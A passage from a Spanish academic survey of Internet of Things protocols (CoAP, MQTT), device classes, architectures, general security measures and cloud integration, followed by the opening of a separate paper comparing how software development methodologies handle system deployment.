En las aplicaciones de IoT, muchas veces no se requieren las características de TCP (por ejemplo la confirmación de recepción), con lo cual, se puede utilizar UDP, que cuenta con capacidades más limitadas, quitando por completo el módulo de TCP, lo cual ayuda enormemente a reducir el tamaño de los datos transmitidos. A modo ilustrativo en la figura 5 se puede ver la estructura de los paquetes que utilizan TCP y UDP. Esto es lo que 6LoWPAN (para WSN) y CoAP aportan al universo de la IoT.

Aunque la infraestructura Web se encuentra disponible para dispositivos de IoT y estos la pueden usar, es demasiado pesada para la mayoría de las aplicaciones de IoT. En julio de 2013, IETF lanzó el Protocolo de aplicación restringida (CoAP, Constrained Application Protocol o Protocolo de Aplicación Restringido) para usarlo con nodos y redes de baja potencia y con pérdida [13]. El CoAP, como HTTP, es un protocolo RESTful.

El CoAP está semánticamente alineado con HTTP e, incluso, tiene asignaciones uno a uno hacia y desde HTTP. Los dispositivos de red están restringidos por microcontroladores más pequeños, con pequeñas cantidades de memoria flash y RAM, mientras que las restricciones en las redes locales, como 6LoWPAN, se deben a altas tasas de error de

paquete y a un bajo rendimiento (decenas de kilobits por segundo). El CoAP puede ser un protocolo apropiado para dispositivos que operan con batería o mediante extracción de energía. [13]

Características del CoAP: el CoAP usa UDP

- Debido a que el CoAP usa UDP, algunas de las funciones de TCP se reproducen directamente en el CoAP. Por ejemplo, el CoAP distingue entre mensajes que se pueden confirmar (que requieren una confirmación) y que no se pueden confirmar.
- Las solicitudes y respuestas se intercambian de forma asincrónica en los mensajes de CoAP (a diferencia del HTTP, donde se utiliza una conexión TCP existente).
- Todos los encabezados, métodos y códigos de estado se codifican de forma binaria, lo que reduce la sobrecarga del protocolo. Sin embargo, esto requiere el uso de un analizador de protocolo para solucionar problemas de red.
- A diferencia del HTTP, la capacidad de copiar en caché las respuestas de CoAP no depende del método de solicitud, sino del Código de respuesta.

El CoAP aborda completamente las necesidades de un protocolo extremadamente ligero y con la naturaleza de una conexión permanente. Tiene conocimiento semántico de HTTP y es RESTful (recursos, identificadores de recursos y manipula esos recursos a través de una Interfaz de Programación de Aplicaciones [API] uniforme).

Otro protocolo a utilizar es de Transporte de telemetría de cola de mensajes (MQTT, Message Queue Telemetry Transport, ver en la figura 6 una representación de la estructura de los paquetes) el cual es un protocolo de código abierto que se desarrolló y optimizó para dispositivos restringidos y redes de bajo ancho de banda, alta latencia o poco confiables. Es un transporte de mensajería de publicación/suscripción que es extremadamente ligero e ideal para conectar dispositivos pequeños a redes con ancho de banda mínimo. El MQTT es eficiente en términos de ancho de banda, independiente de los datos y tiene reconocimiento de sesión continua, porque usa TCP. Tiene la finalidad de minimizar los requerimientos de recursos del dispositivo y, a la vez, tratar de asegurar la confiabilidad y cierto grado de seguridad de entrega con calidad del servicio.

El MQTT se orienta a grandes redes de dispositivos pequeños que necesitan la supervisión o el control de un servidor de back-end en Internet. No está diseñado para la transferencia de dispositivo a dispositivo. Tampoco está diseñado para realizar "multidifusión" de datos a muchos receptores. El MQTT es simple y ofrece pocas opciones de control. Las aplicaciones que usan MQTT, por lo general, son lentas en el sentido de que la definición de "tiempo real" en este caso se mide habitualmente en segundos.




Figura 6. Encabezado MQTT

4. Componentes

Ciertos dispositivos tienen algún tipo de interfaz de usuario (UI), pero en general los dispositivos IoT están centrados en ofrecer sensores, actuadores o una combinación de ambos. El requerimiento principal del sistema es que se pueda recolectar datos e información desde una multitud de dispositivos y poder almacenarla, analizarla y actuar sobre esta información.

Sin embargo, los principales desafíos encontrados en el despliegue de IoT han estado relacionados con el diseño: cómo definir diferentes elementos y sus funcionalidades, representar diferentes recursos y sus relaciones a través de hipermedia adecuado y mantener la compatibilidad con los estándares.

Internet de las cosas ofrece características que hace posible que las personas y cosas puedan comunicarse a través de Internet. Comunican y alcanzan Internet para el almacenaje de datos y las aplicaciones usando diversa infraestructura WIFI o alámbrica.

Los dispositivos IoT se pueden clasificar en dos clases basadas en capacidad y habilidad de comunicación:

- **La Primera clase** de los dispositivos IoT manejan los sensores / transductores. No se comunican con el servidor. Los datos de estos dispositivos IoT se pueden transmitir al servidor utilizando dispositivos gateway. Normalmente utilizan ZigBee³, NFC, Bluetooth y RFID para la comunicación. Esta clase de dispositivos funcionan con baterías. Son dispositivos portátiles. Por lo tanto requieren tecnologías inalámbricas de bajo consumo. Cuidan de sensores individuales. Ellos manejan el volumen de datos de menos tamaño.
- **La Segunda clase** de los dispositivos IoT se comunican directamente a los servidores centrales para el al-

³ZigBee es una tecnología de comunicación inalámbrica que presume de sencillez y de un ahorro notable en los costes de producción. <http://www.zigbee.org/>

Clase	RAM	Flash	Descripción
Clase 0	< 1 KB	< 100 KB	Usa gateway para la comunicación básica
Clase 2	Aprox. 10 KB	Aprox. 100 KB	Utilice la pila de protocolos según los dispositivos IoT que utilizan CoAP. Interactuar con otros dispositivos sin necesidad de gateway
Clase 3	Aprox. 50 KB	Aprox. 250 KB	Estos dispositivos admiten protocolos IPV4 e IPV6 regulares. Funcionan de forma similar a otros dispositivos de red

Cuadro 1. Clases de dispositivos IoT

macenamiento de datos. Soportan protocolo IPv6. Esta clase de dispositivos utiliza poderosos procesadores. No están limitados por la energía de la batería. También son compatibles con las funcionalidades de gateway en las que soportan diferentes tipos de puertos de comunicación como DSL, FTTH, WiFi, etc. Soportan múltiples dispositivos de sensores.

Los dispositivos IoT se pueden clasificar además de sus funcionalidades, en dispositivos restringidos y no restringidos. Los dispositivos restringidos generalmente tendrán restricciones de memoria y necesidad de suministro de energía. Estos también se clasifican en clase 0, clase 1 y clase 2 como se muestra en el cuadro 1 .

5. Arquitectura

5.1. Hardware

Una arquitectura típica de una solución IoT consiste en dispositivos restringidos, gateway (pasarelas) o enrutadores fronterizos (routers) y la plataforma en la nube. En una perspectiva de arquitectura de alto nivel, existen dos tipos de dispositivos: dispositivos restringidos y dispositivos de tipo gateway.

Los dispositivos de tipo pasarela utilizan potentes procesadores, memorias extensibles y sin restricciones en la fuente de alimentación. Pueden enrutar los datos a los servidores de la nube o agregar/almacenar datos para hacer frente a las latencias de la red. Típicamente funcionan con el sistema operativo de Linux con las aplicaciones y disposición para la administración remota.

Los dispositivos restringidos son nodos finales con sensores/actuadores que pueden manejar un propósito de aplicación específico. Por lo general, están conectados a dispositivos de tipo pasarela, red de baja potencia con pérdidas y a su vez, se comunican con las plataformas de IoT. Normalmente se comunican a través de protocolos inalámbricos de baja potencia como BLE, 802.15.4 (6LoWPAN, Zigbee, Hilo, WirelessHART, etc.) o LPWAN, la mayoría con uso de baterías y con baja velocidad de datos.

Además de las capacidades básicas de 802.11⁴, el firmware de los dispositivos también debe incluir soporte para funciones avanzadas de Wi-Fi como DLNA, Wi-Fi Direct con P2P-Client y P2P-GO además de toda la gama de opciones de seguridad (WPS 2.0, WEP y las versiones personales y empresariales de WPA/WPA2), las pilas de seguridad HTTPS/SSL, un cliente/servidor DHCP, un servidor web configurable y los sockets TCP/UDP estándar por nombrar algunos.

Para acelerar el proceso de diseño, los desarrolladores pueden seleccionar módulos Wi-Fi que están equipados con flash interna, antena integrada y que están certificados para todas las agencias correspondientes. Para los diseñadores que planean los productos de envío en todo el mundo, es importante que la sección de radiofrecuencia esté pre-certificada y ofrezca soluciones compatibles internacionalmente, esto puede acortar drásticamente los ciclos de aceptación y, en última instancia, reducir el tiempo de comercialización.

Existen dos arquitecturas principales: la IoT-A y la IIRA⁵. Ambas propuestas de arquitectura han sido cuidadosamente preparadas, pero el IoT-A ha sido descrito en detalle y extendido. Desde su lanzamiento en 2012, se ha sincronizado con la comunidad IoT e incorpora múltiples vistas. Por el contrario, el IIRA todavía tiene como objetivo retroalimentación y detalles adicionales.

Se puede realizar una comparación estas arquitecturas con respecto a sus capacidades y capas desde tres perspectivas distintas.

La primera perspectiva es *la orientación semántica* -la interpretación de los datos y la información para crear conocimiento para los casos de negocio. El IoT-A se concentra en los aspectos genéricos de la informática en lugar de las facetas de aplicación de la semántica. En cambio, el IIRA se centra en la funcionalidad del dominio de la industria, tales como negocios, operaciones (pronósticos, monitoreo, optimización, etc.), información (análisis y datos) y aplicaciones (UI, API, lógica y reglas). RAMI 4.0, que es específico del dominio, extiende la vista del IIRA hacia el ciclo de vida y las corrientes de valor de las aplicaciones de fabricación. En particular, mejora la estructura de la capa funcional por

dos dimensiones: el ciclo de vida y la corriente de valor, así como por niveles de jerarquía (para más detalles, véase las normas 62890, 62264 y 61512 de la Comisión Electrotécnica Internacional [IEC]).

La segunda perspectiva es *la orientación a Internet* y tiene dos aspectos. El primero es middleware para soporte de servicios y gestión de datos en la nube y servidores. El IoT-A abarca de manera abstracta el modelado y estructuración de la gestión de procesos de negocio IoT, entidades virtuales, servicios IoT y organización de servicios cruzados desde los puntos de vista funcionales, de información y de dominio.

Los aspectos de la nube, en el sentido de la arquitectura del servidor y su gestión, se definen por la implementación. Lo mismo se aplica a los agentes y el código en los dispositivos de dominio específico. El IIRA también se centra en estos aspectos, pero se mantiene más cerca de los casos de negocios y de uso.

El segundo aspecto es la conexión en red, el transporte y los enlaces de datos. Ambas arquitecturas consideran estas cosas brevemente pero se refieren principalmente a la comunicación M2M para cubrir las capas inferiores de la pila OSI. Por ejemplo, la capa de red podría ser implementada por IPv6, mientras que la red y el transporte podrían basarse en UDP (User Datagram Protocol) y CoAP (Constrained Application Protocol). Realizaciones alternativas podrían emplear el ligero protocolo MQTT, que podría ser utilizado en la parte superior de TCP / IP en lugar de HTTP.

La tercera perspectiva es *la orientación de las cosas*, que se centra en activos tales como sensores, actuadores y etiquetas, que son cruciales tanto en el IoT-A como en el IIRA. Este es el enfoque clásico para la industria de la automatización, que trata de definir de abajo a arriba una referencia sobre objetos tangibles y sus fuentes de datos individuales y necesidades de información.

Ambas arquitecturas tienen mecanismos de administración y seguridad en todas las capas. Las propuestas de arquitectura ayudan a definir y explicar la estructura general del IOT. Proporcionan modelos descriptivos de cómo los dispositivos IoT y los seres humanos interactúan y procesan datos, incorporando patrones de estándares de comunicación M2M. Estos modelos tienen diferentes perspectivas y granularidades al describir IoT. La Tabla 2 muestra las capas y protocolos arquitectónicos más recientes.

5.2. Software

El sistema probablemente será un ejemplo de arquitectura basada en eventos [3], de abajo hacia arriba (basado en el contexto de procesos y operaciones, en tiempo real) y considerará cualquier nivel subsidiario. Por lo tanto, los enfoques modelados y funcionales coexistirán con otros nuevos capaces de tratar las excepciones y la evolución inusual de

⁴Las especificaciones de este estándar proporcionan la base para los productos con redes inalámbricas que hacen uso de la marca Wi-Fi.

⁵Industrial Internet Reference Architecture

Cuadro 2. Arquitectura IoT y protocolos estructurados en tres perspectivas

Perspectiva	Aplicaciones
Orientado a la semántica	Protocolos de servicios como ser OPC UA (OPC Unified Architecture), UPnP (Universal Plug and Play), DPWS (Devices Profile for Web Services), CoAP (Constrained Application Protocol), y EXI (Efficient XML Interchange).
Orientado a Internet	Interconectividad y conversión de protocolos basados en UDP (User Datagram Protocol) vs TCP con HTTP o MQTT. Soporte para IPv4 o IPv6.
Orientado a las Cosas	Una capa física y una capa de enlace de datos con comunicación de bajo nivel protocolos adecuados para facilitar la instalación y el mantenimiento.

los procesos (sistemas multi-agentes, B-ADSc, etc.).

En Internet de las cosas, el significado de un evento no necesariamente se basará en un modelo determinístico o sintáctico, sino que se basaría en el contexto del propio evento: esto también será una red semántica[4]. En consecuencia, no necesariamente necesitará estándares comunes que no puedan abordar cada contexto o uso: algunos actores (servicios, componentes, avatares) serán auto referenciados y si es necesario, adaptables a las normas comunes existentes.

Construyendo sobre IoT, la web de las cosas es una arquitectura para la capa de aplicación de IoT que busca la convergencia de datos de dispositivos diversos IoT en aplicaciones Web para crear casos de uso innovadores. Con el fin de programar y controlar el flujo de información en Internet de las cosas, se denomina BPM Everywhere (Business Process Management Everywhere) una dirección arquitectónica predecible que es una combinación de gestión de procesos tradicionales con minería de procesos y capacidades especiales para automatizar el control de un gran número de dispositivos coordinados.

6. Seguridad

La seguridad es uno de los obstáculos con los que podría tropezar el crecimiento de IoT. Siguiendo los principios de seguridad utilizados en la informática empresarial se puede ayudar a eliminar ese obstáculo. Con lo cual en conjunto, las siguientes medidas aumentarían significativamente la se-

guridad para Internet de las cosas.

6.1. Mecanismos de seguridad de extremo a extremo

Las aplicaciones móviles y dispositivos conectados deben ser autenticados por separado. Tanto la aplicación móvil y las credenciales del usuario final deben ser autorizados. La identidad del dispositivo conectado se mantiene mejor en el hardware. Es decir, las credenciales del dispositivo se pueden grabar en su módulo de conectividad desde la fábrica, por lo que no será expuesto a cualquiera. Esto eleva drásticamente la vara para el spoofing⁶. Con lo cual, alguien tendría que robar su dispositivo, su aplicación móvil, y su contraseña.

6.2. Los datos de cifrado de extremo a extremo

El cifrado basado en estándares desde el dispositivo de aplicación móvil es sin duda uno de los mejores elementos de disuasión para el robo de datos. Muchos servicios cifran los datos una vez que estos llegan a su centro de datos, pero esto hace que en muchos aspectos los datos se tornen más vulnerable por estar en tránsito. El reto de hacer esto desde un extremo a otro es hacer que toda la autenticación y gestión de claves suceden sin necesidad de configuración de usuario, por lo que los datos se cifrarían automáticamente.

6.3. Acceso y control de autorizaciones

Esto significa dar a diferentes tipos de usuarios diferentes niveles de acceso a datos. Los consumidores podrían dejar que su utilidad enlace a su termostato para bajar el aire acondicionado en los días de potencia máxima. Sin embargo, la utilidad sería capaz de utilizar los datos para el análisis de consumo de energía solamente. O tal vez los consumidores minoristas darían acceso limitado a controlar su aire acondicionado para el mantenimiento y reparación proactiva.

6.4. Actividad de auditoría

Los fabricantes de dispositivos y proveedores de servicios de la IoT deben mantener registros de manera que cualquier infracción se pueda remontar a la fuente. Los datos de auditoría también es una forma importante de identificar patrones que pueden ayudar a detectar problemas antes de que estos sucedan. Además, es una manera de evaluar los vendedores. Si las empresas pudieran comparar las prácticas de

⁶Suplantación de identidad.

seguridad de los proveedores de una manera abierta y honesta, los proveedores de la nube y proveedores de servicios de IoT tendrían un gran incentivo para invertir en seguridad.

6.5. Infraestructura de nube endurecido

Alojamiento de datos en la nube puede ser mucho más seguro que mantenerlo en casa o en un centro de datos de gestión de la empresa. Los proveedores de servicios en la nube pueden invertir más dinero y personal en el fortalecimiento de sus operaciones contra los ataques. Pero todavía se pueden ver hackers ganando entrada en organizaciones bien conocidas. La ISO 27001 es una norma de certificación de seguridad que especifica la gestión de seguridad con las mejores prácticas y controles de seguridad integrales para centros de datos y otros entornos. Por ejemplo, Amazon Web Services (AWS) es compatible con la norma ISO 27001.

6.6. Igual protección a través de múltiples protocolos

Los dispositivos se comunican a través de WiFi, redes celular, ZigBee, Bluetooth y otros protocolos inalámbricos (o por cable). La seguridad tiene que ser igual de fuerte en todos ellos, independientemente si la aplicación móvil está hablando con un dispositivo conectado a través de Internet o localmente (por ejemplo, en casa, en la misma red Wi-Fi que el dispositivo conectado).

6.7. Educación

Los vendedores o proveedores tienen que estar preparados para enseñar a los consumidores y compradores (a través de las páginas web fáciles de leer o a través de su servicio de atención al cliente) por qué la seguridad es importante y por qué tienen que pensar en ello. Lamentablemente, el error humano sigue siendo una de las mayores vulnerabilidades de seguridad cibernética.

7. Integración

Los desarrolladores, vendedores y fabricantes se apresuran a unirse a IoT, creando nuevos tipos de productos, sistemas y dispositivos para hacer nuestras vidas más eficientes y cómodas. Muchos de estos se basan en la tecnología Wi-Fi para vincularlos, así como conectarlos a puntos de acceso inalámbrico que a su vez se conectan a la web y la inteligencia basada en la nube.

Con el fin de apoyar a millones de dispositivos IoT, se propone una arquitectura de nube IoT basada en el apoyo del hardware de la infraestructura de IoT. Mediante el uso de la virtualización, en donde los recursos de hardware

pueden ser bien utilizados. En consecuencia, tanto los servidores HTTP y MQTT se introducen como los servidores de aplicaciones de la nube para IoT. Los servidores HTTP pueden proporcionar los servicios para los usuarios finales y dispositivos, mientras que los servidores MQTT aseguran un gran número de conexiones del dispositivo y la comunicación en tiempo real entre los dispositivos. Por otra parte, también se presentan algunos otros componentes clave, tales como las bases de datos de apoyo en aras de la funcionalidad, disponibilidad y rendimiento.

La infraestructura de IoT es un componente fundamental de todo el sistema de IoT, ya que puede detectar y realizar acciones desde/hacia el medio ambiente, así como el envío de información a la nube. La infraestructura de IoT se compone de todos los dispositivos y las redes de acceso de soporte. El primero se despliega en el entorno de aplicación, mientras que el último proporciona comunicaciones entre los dispositivos y la nube. Dentro de los dispositivos IoT se incluyen principalmente sensores, actuadores, dispositivos inteligentes, etc., que pueden generar grandes cantidades de datos que se transmiten a la nube a través de un acceso a la red fiable y eficiente. Además, los mensajes de control pueden ser transferidos a los dispositivos desde la nube a través de las mismas redes de acceso.

Los *servidores de aplicaciones* son a menudo considerados como el componente más importante de la nube de IoT, ya que son responsables de ofrecer servicios de negocio a los clientes. Estos se necesitan para proporcionar instalaciones y un apropiado entorno de desarrollo para ejecutar muchas aplicaciones basadas en ciertos protocolos de aplicación. Los servidores de aplicaciones en la nube tradicionales se basan generalmente en HTTP. Los servidores HTTP funcionan de una manera solicitud-respuesta (request-response) mediante el Protocolo de Control de Transmisión (TCP) para conexiones con los clientes. Cuando se establecen las conexiones, un servidor HTTP puede escuchar a ciertos puertos para las peticiones de los clientes y enviar las respuestas adecuadas a las solicitudes recibidas.

Sin embargo, HTTP no es muy adecuado para la nube IoT ya que los dispositivos para IoT se ven limitados por sus poder de cómputo, comunicación y energía. En consecuencia, otro tipo de protocolo de aplicación es más atractivo para la nube IoT, como lo es el protocolo MQTT [6]. MQTT está diseñado para dispositivos con recursos limitados como un protocolo de transporte de mensajería ligero que opera a través de un modo de publicación-suscripción basado en temas. Esto significa que cuando un cliente publica un mensaje en un tema en particular, todos los clientes que se han suscrito a un mismo tema pueden recibir este mensaje. Un componente clave que completa el proceso de transferencia es considerado como el agente, por el que se habilitan conexiones de uno a mucho.[2]

Las *Base de datos*, según diversos requisitos de la apli-

cación para el almacenamiento de datos, estas pueden ser bases de datos relacionales y no relacionales, también conocidas como Structure Query Language (SQL) y bases de datos NoSQL, son opcionales en la nube. SQL está diseñado como un tipo de lenguaje de programación de bases de datos relacionales que pueden almacenar datos en forma de tablas de dos dimensiones. Sin embargo, el rendimiento de las bases de datos SQL es el principal cuello de botella para el despliegue de aplicaciones de IoT en tiempo real. En consecuencia, las bases de datos NoSQL se utilizan para proporcionar en tiempo real y alta eficiencia de servicios para el almacenamiento de datos. Estas bases de datos permiten que los datos se almacenen directamente en discos o memoria, y por tanto la entrada/salida (I/O) de velocidad se mejora de manera significativa.

8. Conclusión

Existen diversas líneas de investigación establecidas trabajando hacia la aceptación definitiva de IoT por la industria y la sociedad, considerando los siguientes tópicos: estandarización, privacidad, autenticación, seguridad, confiabilidad, integración, coordinación y regulación.

La estandarización es un requerimiento primordial hacia la globalidad de IoT, facilitando con ello la aceptación masiva. El hecho debe permitir aceptar la tecnología de conectividad propuesta abarcando a tal cantidad de objetos sin sacrificar nada de privacidad. Cada uno de los elementos de IoT deberá ser etiquetado con el propósito de identificación y seguimiento; debiendo estar protegido contra accesos indebidos y/o intercepción de tráfico por medio de autenticación.

La comunicación "máquina a máquina -M2M-" por cable, inalámbrica ó móvil es una tecnología disponible hace ya un tiempo, que se ha popularizado con los servicios de red inalámbricos. Es la forma más popular de comunicación en Internet de las Cosas actualmente. Debido a factores de escala y diseño, existen importantes vulnerabilidades en cuanto a seguridad que deberán ser estudiadas y subsanadas en el futuro próximo.

La confiabilidad y privacidad de la información en la red es otra de las cuestiones en juego. La confiabilidad implica autenticidad de la información en tránsito, de la identificación inequívoca de los actores en la comunicación, como también un reaseguro de la calidad de las mediciones efectuadas por los equipos desplegados. Todo lo anterior debe ser coordinado de una manera tal que permita la utilización eficiente de la información colectada, siendo precisas para ello la colaboración y cooperación de las personas, aplicaciones, procesos y servicios a integrarse en el dominio IoT.

Las regulaciones en los diferentes escenarios es una tarea complicada toda vez que involucra a las leyes y preceptos locales, gubernamentales e internacionales. La auto-

regulación es una propiedad pretendida en los dispositivos de la nueva generación por ser rentable y eficiente; pero en realidad la mayoría de los mismos no soportará esta característica.

Hace un tiempo el número de dispositivos interconectados ha alcanzado al número de personas que habitan el planeta. Estos dispositivos no se conforman exclusivamente de teléfonos inteligentes y tabletas. Existen implementaciones tan disímiles como aquellas para el control de establos atendiendo al estado de salud o alimentación de los animales, como en ambientes donde se vigila la salud humana en hospitales y/o en residencias geriátricas.

El cambio experimentado de paradigmas envuelve a toda la sociedad, debiendo atenderse los desafíos éticos y tecnológicos a nivel global. El crecimiento de la red sin ningún tipo de regulación o interferencias podría devenir en una sociedad bajo vigilancia, donde la privacidad de cada uno de los individuos se vería fuertemente amenazada por el registro de viajes, ubicaciones y transacciones económicas. IoT debe abocarse a mitigar los riesgos en una sociedad donde la información propia debe ser transparente para aquellos actores seleccionados y totalmente invisibles para los demás.

El desarrollo de IoT depende de la dinámica de la innovación tecnológica en campos tan diversos como los sensores inalámbricos, la nanotecnología, y el software para sistemas embebidos. Las redes serán en el futuro un negocio próspero y de bajo costo, y la dependencia de la tecnología podría convertirse en un problema serio para las generaciones por venir.

Además del enfoque en las redes; las tecnologías subyacentes tales como acceso móvil, redes inalámbricas y redes de fibra; siguen siendo los factores clave para el desarrollo de Internet en el futuro. Los principales desafíos son el soporte de aplicaciones para banda ancha móvil, manejo de escenarios, escalabilidad incluyendo soporte QoS, seguridad y confiabilidad.

El nuevo desafío para la comunidad integrada es utilizar algún tipo de sistema de computación en nube para aprovechar el valor inherente de nuestros datos. Para monetizar los datos del sistema integrado, se requiere realmente algún tipo de sistema de computación en nube, ya sea privado, subcontratado o público. Este es un nuevo paradigma para la comunidad integrada.

La tecnología de hardware, de software, la infraestructura y la computación en nube de los sistemas integrados se están probando e implementando activamente, promoviendo la emergente Internet de las cosas. Para tener un éxito real y alcanzar los 50 mil millones de dispositivos que se implementarán para el año 2020, se necesita los mismos estándares abiertos, desarrollo y cooperación que apoyaron la creación de Internet de las personas (también conocida como la Web). IPSO Alliance está promocionando los estándares de IP y los utiliza para crear las arquitecturas de

referencia que buscan los desarrolladores de productos.

La IoT para los sistemas integrados es la nueva revolución industrial. El potencial de crecimiento de la industria integrada es enorme. Para alcanzar este potencial, la industria integrada necesita adoptar el nuevo paradigma de IoT. Ahora se puede comprender lo que se debe hacer. Es posible que aún no se cuenten con estándares bien definidos y establecidos para cada elemento estructural de los sistemas de IoT futuros, como la facilidad de configuración o la actualización remota y segura de firmware. No obstante, esto no debería impedir crear un sistema que ofrecerá valor a los clientes.

Con todo lo expuesto en el trabajo es fácil observar que existen muchas vertientes por donde pueden decantar las distintas etapas del desarrollo de una aplicación de IoT, sin embargo, estas etapas están bien definidas en cada sección del trabajo. Permitiendo de esta manera dar lugar a que se pueda desarrollar una metodología propicia para generar software de calidad con estándares bien definidos.

9. Trabajo a Futuro

A partir de las consideraciones presentadas en el presente trabajo, se continua con la construcción una metodología que sirva de guía al momento de afrontar proyectos de desarrollo en los cuales sea necesario la utilización de las tecnologías de IoT.

En el trabajo se observa la cambiante situación de las tecnologías involucradas en un desarrollo de IoT, es por ello que la metodología deberá tener en cuentas esas consideraciones. Buscando la forma que sea ágil al cambiante entorno e incrementando los beneficios que nuevas técnicas brindan, sin perder el objetivo perseguido en el proyecto de desarrollo conlleva.

Referencias

- [1] H. R. Arkian, A. Diyanat, and A. Pourkhalili. Mist: Fog-based data analytics scheme with cost-efficient resource provisioning for iot crowdsensing applications. *Journal of Network and Computer Applications*, 82:152–165, 2017.
- [2] M. Collina, G. E. Corazza, and A. Vanelli-Coralli. Introducing the qest broker: Scaling the iot by bridging mqtt and rest. In *Personal indoor and mobile radio communications (pimrc), 2012 IEEE 23rd international symposium on*, pages 36–41. IEEE, 2012.
- [3] P. Gautier. Rfid et acquisition de données événementielles: Retours d’expérience chez bénédicte. *Systèmes d’Information et Management*, 12(2):79, 2007.
- [4] P. GAUTIER. 3 questions to philippe gautier, by david fayon (from the original interview by david fayon, in french: <http://david.fayon.free.fr/interview/philippe-gautier.htm>). 2010.
- [5] J. Holler, V. Tsiatsis, C. Mulligan, S. Avesand, S. Karnouskos, and D. Boyle. *From Machine-to-machine to the Internet of Things: Introduction to a New Age of Intelligence*. Academic Press, 2014.
- [6] V. Karagiannis, P. Chatzimisios, F. Vazquez-Gallego, and J. Alonso-Zarate. A survey on application layer protocols for the internet of things. *Transaction on IoT and Cloud Computing*, 3(1):11–17, 2015.
- [7] F. Kawsar, G. Kortuem, and B. Altakrouri. Supporting interaction with the internet of things across objects, time and space. In *Internet of Things (IOT), 2010*, pages 1–8. IEEE, 2010.
- [8] T. Liu and D. Lu. The application and development of iot. In *Information Technology in Medicine and Education (IT-ME), 2012 International Symposium on*, volume 2, pages 991–994. IEEE, 2012.
- [9] J. Lu, T. Sookoor, V. Srinivasan, G. Gao, B. Holben, J. Stankovic, E. Field, and K. Whitehouse. The smart thermostat: using occupancy sensors to save energy in homes. In *Proceedings of the 8th ACM Conference on Embedded Networked Sensor Systems*, pages 211–224. ACM, 2010.
- [10] A. Pal. Internet of things: Making the hype a reality. *IT Professional*, 17(3):2–4, 2015.
- [11] F. Pramudianto, M. Eisenhauer, C. A. Kamienski, D. Sadok, and E. J. Souto. Connecting the internet of things rapidly through a model driven approach. In *Internet of Things (WF-IoT), 2016 IEEE 3rd World Forum on*, pages 135–140. IEEE, 2016.
- [12] G. Says. 6.4 billion connected “things” will be in use in 2016, up 30 percent from 2015. *Gart. Inc.*, 2015.
- [13] Z. Shelby, K. Hartke, and C. Bormann. The constrained application protocol (coap). 2014.
- [14] S. Tarkoma and A. Katasonov. Internet of things strategic research agenda (iot-sra). *Finnish Strategic Centre for Science, Technology, and Innovation: For Information and Communications (ICT) Services, businesses, and technologies*, 2011.
- [15] M. G. Version. 2.0. 1 june 2014. URL <http://www.omg.org/cgi-bin/doc>.

Implantación de Sistemas Informáticos – Identificación de Elementos del Proceso

Pablo Vázquez¹, Marisa Panizzi^{1,2,3}

¹ Programa de Maestría en Ingeniería de Sistemas de Información. Universidad Tecnológica Nacional. Facultad Regional Buenos Aires, Castro Barros 91, (C1178AAA), C.A.B.A, Argentina.

² Departamento de Ingeniería en Sistemas de Información. Universidad Tecnológica Nacional.

³ Facultad Regional Buenos Aires, Castro Barros 91, (C1178AAA), C.A.B.A, Argentina.

³ Grupo de Investigación en Sistemas de Información. Departamento de Desarrollo Productivo. Universidad Nacional de Lanús, 29 de Septiembre 3901, (B1826GLC), Lanús, Buenos Aires, Argentina.

vazpablo@gmail.com, marisapanizzi@outlook.com

Abstract

La implantación de sistemas es uno de los procesos genéricos de cualquier metodología de desarrollo de software. En esta comunicación, se reporta una revisión sistemática y comparativa del proceso de implantación en las metodologías o estándares existentes: SCRUM, IEEE 1074, Desarrollo de Sistemas Dinámico, Proceso Unificado Rational, Programación Extrema, Métrica versión 3, MoProSoft v1.3 y el Proceso Unificado Ágil. En este trabajo se presenta un instrumento compuesto por un conjunto de dimensiones de análisis fundamentadas para la comparación, y por último, se presenta el nivel de cumplimiento de las mismas en las metodologías o estándares estudiados.

1. Introducción

La constante evolución de la ingeniería de software ha logrado un conjunto de metodologías de desarrollo o estándares para la construcción de sistemas informáticos.

En este abanico de metodologías o estándares para la construcción del producto software, se encuentran las que pertenecen al grupo de las metodologías denominadas "tradicionales o robustas" [1] y otras pertenecientes al grupo de las metodologías denominadas "ágiles" [1].

Utilizando el método de revisiones sistemáticas [2] se ha realizado una investigación documental sobre el conjunto de metodologías o estándares de desarrollo de software. A pesar de la diferencia de alcance existente entre una metodología [3], un estándar [4][5] o método [6], en esta comunicación, los autores han decidido darles un tratamiento equivalente con foco en como cada una de ellas soportan el proceso de implantación.

En esta línea de investigación, los autores consideran al proceso de implantación como el conjunto de actividades y tareas necesarias que permiten la

transferencia del producto software finalizado a su ambiente de utilización.

En esta comunicación, en el análisis se han contemplado metodologías y estándares pertenecientes a los dos grupo mencionados, entre ellas: Scrum [7][8], IEEE 1074 [9], Método de Desarrollo de Sistemas Dinámico (en Inglés Dynamic Systems Development Method, DSDM) [10, 11], Proceso Unificado Rational (en Inglés Rational Unified Process, RUP) [12], Programación Extrema (en Inglés Extreme Programming, XP) [13][14][15], Métrica versión 3 [16], MoProSoft versión 1.3[17], y el Proceso Unificado Ágil (en Inglés Agile Unified Process, AUP) [10][13][18].

Este trabajo se desarrolla bajo la hipótesis propuesta de que las metodologías o estándares de desarrollo de sistemas informáticos proponen de manera incompleta los elementos necesarios de un proceso de software y esto impacta en el proceso de implantación. De esta hipótesis se deriva la pregunta de investigación: ¿si al realizar un estudio comparativo, cuales son los elementos custodiados en el proceso de implantación de un sistema informático?

Esta comunicación presenta los modelos de procesos de software analizados (Sección 2), se describen y justifican las dimensiones consideradas para el análisis (Sección 3), se presentan los resultados de la comparación y se dan interpretaciones preliminares (Sección 4) y se formulan conclusiones y futuras líneas de trabajo (Sección 5).

2. Modelos de procesos analizados

En esta sección se presentan las metodologías contempladas en el estudio comparativo, la metodología SCRUM [8], (sección 2.1), el estándar IEEE 1074 [9], (sección 2.2), el método DSDM [10][11] (sección 2.3), el Proceso Unificado Rational [12], (sección 2.4), la metodología XP [15], (sección 2.5), la metodología

Métrica versión 3 [16], (sección 2.6), el modelo de desarrollo MoProSoft versión 1.3. [17] (sección 2.7) y por último AUP [18] (sección 2.8).

